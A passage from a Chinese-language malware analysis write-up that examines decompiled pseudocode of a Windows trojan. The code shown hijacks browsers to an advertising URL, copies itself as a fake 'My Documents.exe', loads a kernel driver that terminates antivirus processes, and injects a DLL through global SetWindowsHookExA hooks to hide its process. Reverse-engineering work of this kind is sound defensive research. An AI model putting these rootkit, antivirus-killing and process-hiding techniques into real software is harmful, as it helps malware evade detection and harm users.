        v45 = ReturnArg(v82);
        MoveFileA(v45, v63);
        Sleep(0x3E8u);
    }
}

```

通过设置定时器的方式，周期性检查主流浏览器窗口存在，并向其发送消息，跳转访问推广链接：<http://www.vol777.com/?ie>，达到劫持浏览器的目的。

```

v3 = &savedregs;
v2 = &loc_40C960;
v1 = KeGetPcr()->NtTib.ExceptionList;
__writefsdword(0, &v1);
if ( uIDEvent )
    KillTimer_40C810();
uIDEvent = SetTimer(0, 0, 6200u, TimerFunc); // 周期性触发程序-每隔6秒
result = 0;
__writefsdword(0, v1);
return result;

```

MyDocuments.exe 同样为木马的副本，作用未进行详细分析，无伤大雅。

```

if ( !v55 )
{
    Strcat_a2_a3_4031A0(&v75, v139, "My Documents.exe");
    Read_URLs_4048BC(v75, &v76);
    Upper_404A18(&v76, &v77);
    Upper_arg1_to_arg2_40A738(v77, &v78);
    strcmp_4032A0(v78, dword_414790);
    if ( !v55 )
    {
        Strcat_a2_a3_4031A0(&v74, v139, "My Documents.exe");
        v56 = ReturnArg(v74);
        SetFileAttributesA(v56, 0x80u);
        Strcat_a2_a3_4031A0(&v73, v139, "My Documents.exe");
        v57 = ReturnArg(v73);
        DeleteFileA(v57);
        Sleep(0x64u);
        Strcat_a2_a3_4031A0(&v72, v139, "My Documents.exe");
        if ( !check_file_exsit_40C0CC(v72) )
        {
            Strcat_a2_a3_4031A0(&v71, v139, "My Documents.exe");
            v58 = ReturnArg(v71);
            v59 = ReturnArg(VirusFilePath_414788);
            CopyFileA(v59, v58, -1);
            Sleep(0x64u);
            Strcat_a2_a3_4031A0(&v70, v139, "My Documents.exe");
            v60 = ReturnArg(v70);
            SetFileAttributesA(v60, 0x80u);
            Strcat_a2_a3_4031A0(&v69, v139, "My Documents");
            v61 = ReturnArg(v69);
            SetFileAttributesA(v61, 6u);
        }
    }
}

```

当进程以 winlogon.exe 启动执行时，会从资源释放一个驱动加载执行，同时也进行了杀软的对抗。驱动功能主要是通过调用 NtTerminateJobObject 来终止 R3 传入的 PID 对应的进程，来达到从内核终止杀软进程的操作。功能较为明显，环境恢复后不再贴图。

```

Upper_arg1_to_arg2_40A738("winlogon.exe", &upper_winlogon);
if ( String_Cmpare_403434(upper_winlogon, upper_image_path) )// 检查进程镜像文件名称是否是 winlogon.exe-----
{
    hThread = CreateThread(0, 0, ReleaseSys_loadSys_4094C8, 0, 0, lpThreadId);// 释放驱动并加载执行
    WaitForSingleObject(hThread, 0xFFFFFFFF);
    CloseHandle(hThread);
}

int __usercall ZwLoadDriver_406260@eax(int a1@ecx, int a2@ecx)
{
    int v2; // ebx
    _EXCEPTION_REGISTRATION_RECORD *v4; // [esp-Ch] [ebp-22Ch]
    void *v5; // [esp-8h] [ebp-228h]
    int *v6; // [esp-4h] [ebp-224h]
    char *v7; // [esp+4h] [ebp-21Ch]
    int v8; // [esp+8h] [ebp-218h]
    WCHAR SourceString; // [esp+Eh] [ebp-212h]
    UNICODE_STRING DestinationString; // [esp+218h] [ebp-8h]
    int savedregs; // [esp+220h] [ebp+0h]

    v8 = 0;
    v7 = 0;
    v2 = a1;
    v6 = &savedregs;
    v5 = &loc_406309;
    v4 = KeGetPcr()->NtTib.ExceptionList;
    __writefsdword(0, &v4);
    retstr_40310C(&v7, a1);
    Strcat_a2_a3_4031A0(&v8, "\\registry\\machine\\system\\CurrentControlSet\\Services\\", v7);// 拼接驱动RootKit的注册表项名称
    sub_403718(v8, &SourceString, 260);
    RtlInitUnicodeString(&DestinationString, &SourceString);
    LOBYTE(v2) = ZwLoadDriver(&DestinationString) == 0;// 加载驱动
    __writefsdword(0, v4);
    v6 = &loc_406310;
    sub_402FE4(&v7, 2);
    return v2;
}

```

最后病毒释放 ips888.dll 文件并调用导出函数安装钩子，随后将进程进行隐藏：

```

v5 = dwFileAttributes;
Strcat_403214(&v20, 3);
v6 = ReturnArg(v20);
v7 = LoadLibraryA(v6); // 从资源文件读取DLL数据并保存为: C:\Program Files\Common Files\ips888.dll
InstallHook = GetProcAddress(v7, "InstallHook");
HideProcess = GetProcAddress(v7, "HideProcess");
InstallHook();
CurrentProcessId = GetCurrentProcessId(); // 对当前进程进行隐藏和挂钩
(HideProcess)(CurrentProcessId);
GetDisk_40A814(&v17);
Strcat_403214(&v18, 3);

```

核心技术点：利用 SetWindowsHookExA 挂钩注入 DLL

样本的亮点在于最后将病毒进程进行隐藏的方式，利用利用 SetWindowsHookExA 注册全局消息钩子注入 DLL，而后逻辑会跳到 ips888.dll 的入口 EntryPoint 执行，实现进程隐藏。

```
HHOOK InstallHook()  
{  
    HHOOK result; // eax@1  
  
    result = SetWindowsHookExA(5, fn, hmod, 0); // 钩子本身无作用，主要是进行DLL注入，设置全局钩子，会拦截全部窗口线程的消息  
                                                // p2=钩子函数  
                                                // p3=hmod，注入DLL的句柄  
                                                // p4=0，即是注册全局钩子函数，钩子回调函数需要位于注入DLL，还需要传入DLL模块句柄 p3  
  
    dword_4066C4 = (int)result;  
    return result;  
}
```

隐藏进程的手段是利用 NtQuerySystemInformation 查询进程信息，通过修改进程信息结构体数据的方式达到隐藏目的。吃饭吃饭。

0x03 总结

样本内容较多，隐藏自身进程的方式值得学习。

查杀：略

溯源：略

IOC：略

yara：略

参考：<https://www.shangmayuan.com/a/a585df32a87e49479cfbf35d.html>